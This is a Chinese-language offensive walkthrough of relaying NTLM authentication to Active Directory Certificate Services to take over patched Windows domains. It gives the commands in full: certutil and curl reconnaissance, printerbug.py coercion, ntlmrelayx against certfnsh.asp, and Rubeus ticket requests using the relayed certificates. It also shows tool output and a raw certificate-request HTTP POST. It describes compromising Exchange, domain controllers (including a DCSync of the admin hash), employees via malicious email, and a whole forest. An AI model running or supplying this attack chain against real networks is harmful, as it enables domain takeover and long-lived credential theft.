全补丁域森林5秒沦陷?加密升级之信任雪崩
全补丁域森林5秒沦陷?加密升级之信任雪崩
域控?Exchange? Sharepoint? 个人PC? 个人域账号/邮箱?域森林?统统只要5秒打下。
0x00 踩点和识别

域内定位CA机器的方法较多, 常见如下
certutil -config - -ping
测试网络联通性
curl 192.168.44.150/certsrv/ -I

简单探测AD CS错误配置
0x01 攻击Exchange流水账

本地监听和指定攻击目标 dc2 192.168.44.150
python ntlmrelayx.py -t http://192.168.44.150/certsrv/certfnsh.asp -smb2support --adcs


打印机协议触发回连Bypass监控规则
python printerbug.py corp/lower_user:yourpass@192.168.44.163 192.168.44.131

中继获取证书

[*] Base64 certificate of user EX03$:
LONGLONGLONGSTR**********==
Rubeus一键梭哈
Rubeus.exe asktgt /user:EX03$ /certificate:LONGLONGLONGSTR**********== /ptt
Rubeus生成票据并注入

C:\adcs>Rubeu_S.exe asktgt /user:EX03$ /certificate:bas64_cert_str /ptt
//返回
  v1.6.4

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=ex03.BSEC.corp
[*] Building AS-REQ (w/ PKINIT preauth) for: 'BSEC.corp\EX03$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF**LongLongStrOfBase64Ticket.Kirbi***==


[+] Ticket successfully imported!

  ServiceName           :  krbtgt/BSEC.corp
  ServiceRealm          :  BSEC.CORP
  UserName              :  EX03$
  UserRealm             :  BSEC.CORP
  StartTime             :  2021/7/6 13:52:35
  EndTime               :  2021/7/6 23:52:35
  RenewTill             :  2021/7/13 13:52:35
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  XpO52RXSeAo6OdEfC+7kQQ==

注入票据前为低权限账号
注入票据后

生成的票据拿到rubues/mimikatz都是可以的,转换成ccache,也可以用到impacket工具包里

生成的证书会在较长的时间内有效默认一年有效期
0x03 攻击域控
前部分操作如上文

可以注入域控DC3$的身份
接下来我们用DC3$的身份, 进行 dcsync导出域管dcadmin的hash

0x04 攻击域内员工
补丁更新到最新. 系统为win10 ltsc
发送几封恶意邮件, 使用最新版的outlook和foxmail打开

均成功获取域账号win10的个人证书


使用该证书登陆win10 ltsc这台机器, 或者查看邮件等,都是可以的. 无论域用户 win10修改多少次密码,密码强度如何, 证书默认会一年有效,并可以进行续签
0x05 域森林攻击
同样进行NTLM relay

使用relay签发的证书,可见身份已经从bsec.ccop\low_user到了forest-a.bsec.ccop\DC01$的域管机器账号
0x06 换个视野看证书

certsrv相关信息
签发请求相关流量csr
POST /certsrv/certfnsh.asp HTTP/1.1
Host: 192.168.44.150
Accept-Encoding: identity
Content-Length: 1699
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Mode=newreq&CertRequest=-----BEGIN+CERTIFICATE+REQUEST-----*****-----END+CERTIFICATE+REQUEST-----&CertAttrib=Info_Template&TargetStoreFlags=0&SaveCert=yes&ThumbPrint=

微软AD CS签发证书流量
